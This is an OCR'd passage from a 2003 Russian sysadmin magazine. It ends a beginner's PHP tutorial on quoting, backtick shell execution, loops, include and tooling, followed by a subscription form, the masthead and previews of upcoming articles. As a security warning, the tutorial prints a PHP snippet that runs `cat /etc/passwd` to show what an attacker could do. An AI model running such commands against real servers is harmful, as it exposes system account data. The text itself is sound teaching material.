


Рис. 5.

Результат посмотрите на рисунке 5. Как видите, в первой строке, заключенной в двойные кавычки, выведено значение переменной $name, а во второй строке с одинарными кавычками такой подстановки не произошло. Поэтому если вы хотите отобразить такие символы, как «$», «/», «“», «.» и некоторые другие, то они должны обя-

зательно экранироваться обратным слэшем. А вот с помощью обратных кавычек можно выполнять команды интерпретатора.

```
<?php
   echo `pwd`
?>
```

И браузер выведет название каталога, из которого запущен скрипт (рис.6). Это, с одной стороны, придает гибкость, позволяя использовать мощный потенциал, заложенный в систему, а с другой – необходимость заботиться о безопасности, ведь злоумышленник может исполнить и такой скрипт:

```
<?php
   $cat=`cat /etc/passwd`;
  echo  "<pre>$cat</pre>"
?>
```




Рис. 6.

И браузер выведет содержимое файла /etc/passwd (рис.7). Дальше мы столкнулись с оператором цикла. Оператор for используется для итерационного выполнения команд, находящихся в теле цикла. В данном случае, пока переменная $temp не достигнет значения, меньшего или равного пяти, будет печататься значение переменной $start.

При этом возможны, например, и такие конструкции:

```
for ($i = 1; $i <= 10; print $start++ , $i++) ;
```




Рис. 7.

Все, с файлом hello.inc разобрались, давайте перейдем теперь к файлу hello1.php. Оператор include("./hello.inc") подключает внешний файл, в котором PHP будет искать информацию, если не найдет ее в основном файле. Использование одного файла позволяет избежать повторения одной и той же информации во всех файлах проекта. Да и в случае изменения какой-либо функции необходимо будет внести изменения только в один файл, а не в сотню. Обратите еще внимание на Unix-стиль указания текущего каталога. Дальше вызываем на исполнение функцию printtitle(), которая выводит заголовок файла, а функция printnumbers(7), как видите, вызывается с аргументом, который будет передан в тело функции.

Теперь немного информации для тех, кто хочет начать изучать новый для себя язык программирования, но не знает, с чего начать. Для того чтобы полноценно работать с PHP, вам понадобится как минимум три вещи. Первая – собственно интерпретатор, здесь отправная точка – официальный сайт проекта http://www.php.net/, где вы дополнительно найдете документацию (на английском) http://www.php.net/manual/en. Еще советую заглянуть на сайт http://www.phpbuilder.com, где также полно документации (опять же на английском), а вот по адресу http://pear.php.net расположен аналог Perl CPAN, называемый PEAR (PHP Extension and Application Repository), где можно найти большое количество готовых скриптов. Для тех, кто программирует под Windows, еще один полезный ресурс: http://www.php4win.com/.

Теперь вы можете запускать свои скрипты в командной строке, php myscript.php и результат действия будет выведен на терминал.

Но для полноценной работы необходимо наличие веб-сервера, здесь альтернативы очень удобному бесплатному и наиболее популярному веб-серверу Apache, который есть как для Windows, так и для Unix-подобных операционных систем, нет. Найти индейца можно по адресу http://www.apache.org или его «русифицированный» вариант, который можно взять с сайта http://apache.lexa.ru/.

И третий компонент, который может вам понадобиться – это какой-нибудь SQL-сервер. Здесь выбор большой, я лично использую MySQL http://www.mysql.com/. Из редакторов под Windows (кроме блокнота) могу посоветовать CuteHTML или Arisesoft Winsyntax (http://www.winsyntax.com/files/site2/aswsyn20.zip).

А вот тем, кто пользуется Linux, беспокоиться о поиске необходимых файлов не надо, все необходимое, как правило, устанавливается вместе с дистрибутивом и уже готово к использованию, никаких дополнительных настроек в конфигурационных файлах делать не надо. Более того, все текстовые редакторы, такие как Nedit, kate, Write и другие, имеют подсветку синтаксиса PHP. К тому же HTML-редактор Quanta имеет встроенную отличную краткую документацию не только по PHP, а и HTML, CSS и JavaScript, которую можно отдельно скачать с сайта проекта http://quanta.sourceforge.net/quantadoc/. А HTML-редактор bluefish имеет заготовки практически для всех функций PHP.

Пока все. До следующего раза. Успехов.

Альтернативная подписка: ООО «Интер-Почта»

по тел. (095) 500-00-60

Курьерская доставка по Москве

Единый подписной индекс:

81655

по каталогу агентства «Роспечать»

Рады видеть Вас нашими читателями!

Ф.СП-1

Министерство связи РФ

АБОНЕМЕНТ на журнал **81655**

Системный администратор (индекс издания)

Количество комплектов:

на 2003 год по месяцам

1	2	3	4	5	6	7	8	9	10	11	12

Куда (почтовый индекс) (адрес)

Кому (фамилия, инициалы)

ДОСТАВОЧНАЯ КАРТОЧКА

ПВ | место | литер

на журнал **81655** (индекс издания)

Системный администратор

Стоимость: по каталогу ____ руб. ____ коп.; за доставку ____ руб. ____ коп.

Количество комплектов:

на 2003 год по месяцам

1	2	3	4	5	6	7	8	9	10	11	12

Куда (почтовый индекс)

Кому (адрес) (фамилия, инициалы)

СИСТЕМНЫЙ АДМИНИСТРАТОР
№ 5(6), Май, 2003 год

РЕДАКЦИЯ

Исполнительный директор
Владимир Положевец
Ответственный секретарь
Наталья Хвостова
sekretar@samag.ru
Технический редактор
Владимир Лукин

РЕКЛАМНАЯ СЛУЖБА
тел.: (095) 928-8253 (доб. 112)
факс: (095) 928-8253
Константин Меделян
reclama@samag.ru

Верстка и оформление
imposer@samag.ru
maker_up@samag.ru

Дизайн обложки
Николай Петрочук

103012, г. Москва,
Ветошный переулок, дом 13/15
тел.: (095) 928-8253 (доб. 112)
факс: (095) 928-8253
E-mail: info@samag.ru
Internet: www.samag.ru

РУКОВОДИТЕЛЬ ПРОЕКТА
Петр Положевец

УЧРЕДИТЕЛИ
Владимир Положевец
Александр Михалев

ИЗДАТЕЛЬ
ЗАО «Издательский дом
«Учительская газета»

Отпечатано типографией
ООО «Мастер Печати»
Тираж 5000 экз.

Журнал зарегистрирован
в Министерстве РФ по делам печати,
телерадиовещания и средств массовых коммуникаций (свидетельство
ПИ № 77-12542 от 24 апреля 2002г.)

ЧИТАЙТЕ В СЛЕДУЮЩЕМ НОМЕРЕ:

Учет трафика с помощью программ MRTG и LAN Billing

Программа MRTG (The Multi Router Traffic Grapher) предназначена для мониторинга загрузки канала за сутки, неделю, месяц и год. Программа MRTG умеет рисовать красивые картинки в формате PNG, которые отображают состояние канала за определенный период времени. Программа предоставляет очень удобные средства для подсчета трафика: подсчет для всей сети и для отдельного узла, генерирование отчетов и диаграмм в формате HTML и многое другое. Пример использования вы можете увидеть на сайте http://www.stat.ee.ethz.ch/mrtg/.

Для работы mrtg нам потребуется маршрутизатор, поддерживающий протокол SNMP. В этой статье будет рассмотрен пример, позволяющий обойтись без маршрутизатора и вообще не использовать протокол SNMP.

Программа MRTG будет периодически запускаться на узле MRTG, обновляя информацию о трафике. Пользователи локальной сети могут ознакомиться с этой информацией по протоколу HTTP. Естественно, на узле MRTG должен быть установлен веб-сервер.

Статическая маршрутизация в Linux. iproute2 Часть 2

Во второй части описаны принципы управления сетевым трафиком посредством очередей. Эта тема зачастую не упоминается в руководствах, но на самом деле с помощью очередей сетевых пакетов можно выполнять широкий круг исключительно полезных задач.

Приведу несколько примеров, которые часто встречаются на практике. Итак, очереди способны контролировать скорость передачи пакетов, ограничивая нежелательный сетевой трафик по скорости (позволяет избежать выход из строя сервера или отдельных демонов в результате DoS- и даже DDoS-атак). Позволяет осуществлять распределение нагрузки между несколькими сетевыми интерфейсами. С помощью очередей также можно добиться существенного увеличения производительности сети в целом при помощи разделения различных видов трафика (например, интерактивные данные должны обрабатываться быстрее) на основе поля ToS (type of service – тип данных).

Iproute2 также дает возможность ограничения SYN-flood и ICMP-dDoS атак. Кроме этого можно устанавливать свой предел скорости на основе различных фильтров.

Контрольная сумма на защите Linux/FreeBSD

Из всех аспектов деятельности системного администратора наиболее интересными и в то же время самыми сложными являются вопросы обеспечения безопасности существования системы. Эту тему на различных курсах обычно всегда излагают довольно поверхностно, но защита, определенно, наиболее важная часть работы, вне зависимости от назначения компьютера и типа операционной системы, установленной на нем. После того как компьютер станет доступным тысячам пользователей в Интернете или даже десятку сотрудников в небольшом офисе, придется львиную долю времени уделять проблеме бесперебойной и стабильной работы сервера, недопущению утечки конфиденциальной информации. Причем уделять внимание данному вопросу необходимо не время от времени, а это должна быть именно постоянная целенаправленная деятельность. Иначе в один прекрасный день на главной странице сайта появится надпись, что ваш сайт взломан. И это, кстати, не самое страшное, что может произойти.